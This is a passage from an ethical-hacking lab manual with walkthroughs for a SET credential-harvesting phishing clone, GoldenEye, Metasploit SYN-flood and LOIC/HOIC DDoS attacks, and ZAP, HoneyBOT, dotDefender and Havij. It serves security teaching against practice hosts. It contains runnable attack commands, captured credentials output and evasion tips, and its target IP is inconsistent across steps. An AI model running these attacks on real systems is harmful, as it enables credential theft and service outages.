
6. Type IP address of your Kali Linux machine. (192.168.153.128 in our case.)

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.153.128]: 192.168.153.128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```

7. Type Target URL.

```
set:webattack> Enter the url to clone: http://www.thisisafakesite.com
[*] Cloning the website: http://www.thisisafakesite.com
[*] This could take a little bit...
The best way to use this attack is IF username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

8. Now, http://192.168.153.128 will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log in, credentials will be fetched to Linux terminal. In the figure below, we are using http://192.168.153.128 to proceed.



9. Login using username and Password

Username: admin

Password: Admin@123

10. Go back to Linux terminal and observe.

```

Terminal
File Edit View Search Terminal Help

[*] Cloning the website: https://[REDACTED]
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
10.10.50.202 - [08/May/2018 02:35:35] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output
PARAM: VIEWSTATE=/wEPDwULLTE3MDc5MJQzOTdkZPNeI7UTP3MUyvDKSiI1kEbQgwSZLXI/ntus
ENMfdy7
PARAM: VIEWSTATEGENERATOR=C2EE9ABB
PARAM: EVENTVALIDATION=/wEdAA0izha2YKE5lBBUN8FUPxq6WMtrRuiI9aE3D8g1DcnOGGcP00
2LAX9axRe6vM0j2F3f3AwSKugaKAa3qX7zRfqP6FEuh56Etqq7+ihR1jyy+u65LCLvniciCwWt1XTdZm40
=
POSSIBLE USERNAME FIELD FOUND: txtusername=admin ←
POSSIBLE PASSWORD FIELD FOUND: txtpwd=Admin@123
POSSIBLE USERNAME FIELD FOUND: btnlogin>Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

```

Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site.

B. DDoS Attack

In a distributed denial-of-service attack (DDoS attack), the incoming traffic flooding the victim originates from many different sources. This effectively makes it impossible to stop the attack simply by blocking a single source. A DDoS attack utilizes many sources of attack traffic, often in the form of a botnet. Generally speaking, many of the attacks are fundamentally similar and can be attempted using one or many sources of malicious traffic.

a. Golden Eye

1. Install the package using command : **sudo apt install goldeneye**

```

(sms㉿kali)-[~]
$ sudo apt install goldeneye
[sudo] password for sms:
Installing:
  goldeneye

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 944
  Download size: 83.9 kB
  Space needed: 986 kB / 83.2 GB available

Get:1 http://http.kali.org/kali kali-rolling/main amd64 goldeneye all 1.2.0+git20191230-2 [83.9 kB]
Fetched 83.9 kB in 1s (129 kB/s)
Selecting previously unselected package goldeneye.
(Reading database ... 389899 files and directories currently installed.)
Preparing to unpack .../goldeneye_1.2.0+git20191230-2_all.deb ...
Unpacking goldeneye (1.2.0+git20191230-2) ...
Setting up goldeneye (1.2.0+git20191230-2) ...
Processing triggers for man-db (2.12.1-1) ...
Processing triggers for kali-menu (2023.4.7) ...

```

2. Type **goldeneye** to check whether it is installed.

```
(sms㉿kali)-[~]
└─$ goldeneye
Please supply at least the URL

-----
GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

USAGE: goldeneye <url> [OPTIONS]

OPTIONS:
  Flag           Description                               Default
  -u, --useragents File with user-agents to use      (default: randomly generated)
  -w, --workers   Number of concurrent workers        (default: 10)
  -s, --sockets  Number of concurrent sockets       (default: 500)
  -m, --method    HTTP Method to use 'get' or 'post' or 'random' (default: get)
  -n, --nosslcheck Do not verify SSL Certificate     (default: True)
  -d, --debug     Enable Debug Mode [more verbose output] (default: False)
  -h, --help      Shows this help

-----
```

3. Perform a DDoS attack by typing the following command : **goldeneye <target URL>**

```
(sms㉿kali)-[~]
└─$ goldeneye http://www.certifiedhacker.com

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.
0 GoldenEye strikes hit. (2060 Failed)
0 GoldenEye strikes hit. (3244 Failed)
0 GoldenEye strikes hit. (4247 Failed)
0 GoldenEye strikes hit. (5113 Failed)
```

b. Metasploit

First, select your target's IP address. I am taking testphp.vulnweb.com as a victim. So you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.

1. So now I know the victim's IP Address 18.192.182.30.

```
(kali㉿kali)-[~]
└─$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (18.192.172.30) 56(84) bytes of data.
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=1 ttl=39 time=206 ms
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=2 ttl=39 time=228 ms
^C
--- testphp.vulnweb.com ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2004ms
rtt min/avg/max/mdev = 205.509/216.576/227.643/11.067 ms
```

2. Launching Metasploit by typing msfconsole in your kali terminal.

```
msf6 > [ metasploit v6.0.15-dev
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion
Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more
msf6 > ]
```

3. Then use the select the auxiliary “auxiliary/dos/tcp/synflood” by typing the following command.

```
Msf6 > use auxiliary/dos/tcp/synflood
Msf6> show options
```

```
msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
_____
INTERFACE      no           The name of the interface
NUM          no           Number of SYNs to send (else unlimited)
RHOSTS       yes          The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' (e.g. 192.168.1.1-100, /etc/hosts)
RPORT        80           yes          The target port
SHOST        no           The spoofable source address (else randomizes)
SNAPLEN     65535        yes          The number of bytes to capture
SPORT        no           The source port (else randomizes)
TIMEOUT      500          yes          The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >
```

4. Now you can see you have all the available options that you can set.
 To set an option just you have to type set and the option name and option.
 You have to set two main option
 RHOST= target IP Address
 RPORT=target PORT Address
 Set RHOST 18.192.182.30
 Set RPORT 80

5. To launch the attack just type: exploit

```
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):


Name      Current Setting  Required  Description
_____
INTERFACE      no           The name of the interface
NUM          no           Number of SYNs to send (else unlimited)
RHOSTS       yes          The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' (e.g. 192.168.1.1-100, /etc/hosts)
RPORT        80           yes          The target port
SHOST        no           The spoofable source address (else randomizes)
SNAPLEN     65535        yes          The number of bytes to capture
SPORT        no           The source port (else randomizes)
TIMEOUT      500          yes          The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30
RHOSTS => 18.192.182.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 18.192.182.30

[*] SYN flooding 18.192.182.30:80 ...

msf6 auxiliary(dos/tcp/synflood) >
```

6. To see the packets you can open Wireshark.




c. HOIC LOIC


The **Low Orbit Ion Cannon (LOIC)** was originally developed by Praetox Technologies as a stress testing application before becoming available within the public domain. The tool is able to perform a simple dos attack by sending a large sequence of UDP, TCP or HTTP requests to the target server. It's a very easy tool to use, even by those lacking any basic knowledge of hacking. The only thing a user needs to know for using the tool is the URL of the target. A would-be hacker need only then select some easy options (address of target system and method of attack) and click a button to start the attack.

The tool takes the URL of the target server on which you want to perform the attack. You can also enter the IP address of the target system. The IP address of the target is used in place of an internal local network where DNS is not being used. The tool has three chief methods of attack: TCP, UDP and HTTP. You can select the method of attack on the target server. Some other options include timeout, TCP/UDP message, Port and threads. See the basic screen of the tool in the snapshot above in Figure.


1. Open Low Orbit Ion Cannon (LOIC) tool.



2. Enter the URL of the website in The **URL field** and click on **Lock On**. Then, select attack method (TCP, UDP or HTTP). I will recommend TCP to start. These 2 options are necessary to start the attack.




3. Change other parameters per your choice or leave it to the default. Now click on the button labeled as **IMMA CHARGIN MAH LAZER**. You have just mounted an attack on the target.



After starting the attack you will see some numbers in the Attack status fields. When the requested number stops increasing, restart the LOIC or change the IP. You can also give the UDP attack a try. Users can also set the speed of the attack by the slider. It is set to faster as default but you can slow down it with the slider. I don't think anyone is going to slow down the attack.

The **High Orbit Ion Cannon (HOIC)** is a free, open-source network stress application developed by Anonymous, a hacktivist collective, to replace the Low Orbit Ion Cannon (LOIC). Used for denial of service (DoS) and distributed denial of service (DDoS) attacks, it functions by flooding target systems with junk HTTP GET and POST requests.

Widespread HOIC availability means that users having limited knowledge and experience can execute potentially significant DDoS attacks. The application can open up to 256 simultaneous attack sessions at once, bringing down a target system by sending a continuous stream of junk traffic until legitimate requests are no longer able to be processed.



Practical No. 8

Aim:

- A. Perform the Web Scanning using OWSAP Zed Proxy.
 - B. Use the HoneyBOT to capture malicious network traffic.


A. Perform the Web Scanning using OWSAP Zed Proxy.

Zed Attack Proxy (ZAP) is a free, open-source penetration testing tool being maintained under the umbrella of the Open Web Application Security Project (OWASP). ZAP is designed specifically for testing web applications and is both flexible and extensible.

At its core, ZAP is what is known as a “man-in-the-middle proxy.” It stands between the tester’s browser and the web application so that it can intercept and inspect messages sent between browser and web application, modify the contents if needed, and then forward those packets on to the destination. It can be used as a stand-alone application, and as a daemon process.

To run a Quick Start Automated Scan:

1. Start ZAP and click the **Quick Start** tab of the Workspace Window.




- ## 2. Click the Automated Scan button.



3. In the **URL to Attack** text box, enter the full URL of the web application you want to attack.



4. Click the **Attack**



ZAP will proceed to crawl the web application with its spider and passively scan each page it finds. Then ZAP will use the active scanner to attack all of the discovered pages, functionality, and parameters.

ZAP provides 2 spiders for crawling web applications, you can use either or both of them from this screen.

The traditional ZAP spider which discovers links by examining the HTML in responses from the web application. This spider is fast, but it is not always effective when exploring an AJAX web application that generates links using JavaScript.

B. Use the HoneyBOT to capture malicious network traffic.

HoneyBot is a set of scripts and libraries for capturing and analyzing packet captures with PacketTotal.com. Currently, this library provides three scripts:

- `capture-and-analyze.py` - Capture on an interface for some period of time, and upload capture for analysis.
- `upload-and-analyze.py` - Upload and analyze multiple packets captures to PacketTotal.com.
- `trigger-and-analyze.py` - Listen for unknown connections, and begin capturing when one is made. Captures are automatically uploaded and analyzed.

`capture-and-analyze.py`

```
usage: capture-and-analyze.py [-h] [--seconds SECONDS] [--interface INTERFACE]
                               [--analyze] [--list-interfaces] [--list-pcaps]
                               [--export-pcaps]

Capture, upload and analyze network traffic; powered by PacketTotal.com.

optional arguments:
  -h, --help            show this help message and exit
  --seconds SECONDS    The number of seconds to capture traffic for.
  --interface INTERFACE
                  The name of the interface (--list-interfaces to show
                  available)
  --analyze           If included, capture will be uploaded for analysis to
                     PacketTotal.com.
  --list-interfaces   Lists the available interfaces.
  --list-pcaps        Lists pcaps submitted to PacketTotal.com for
                     analysis.
  --export-pcaps      Writes pcaps submitted to PacketTotal.com for
                     analysis
                     to a csv file.
```


Practical No. 9

Aim:

- A. Protect the web application using dotDefender.**
- B. Perform the database attack using SQL Injection Technique.**

A. Protect the web application using dotDefender.

dotDefender allows businesses to protect external websites and internal applications in an affordable, effective and simple manner without involving costly security experts. dotDefender is a multi-platform solution running on Apache and IIS web servers. Central management ensures a single point of control and reporting for all servers.




You can modify the Default Security Profile or any of the Website Security Profiles.



B. Perform the database attack using SQL Injection Technique.**a. Havij**

Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page.



Practical No. 10

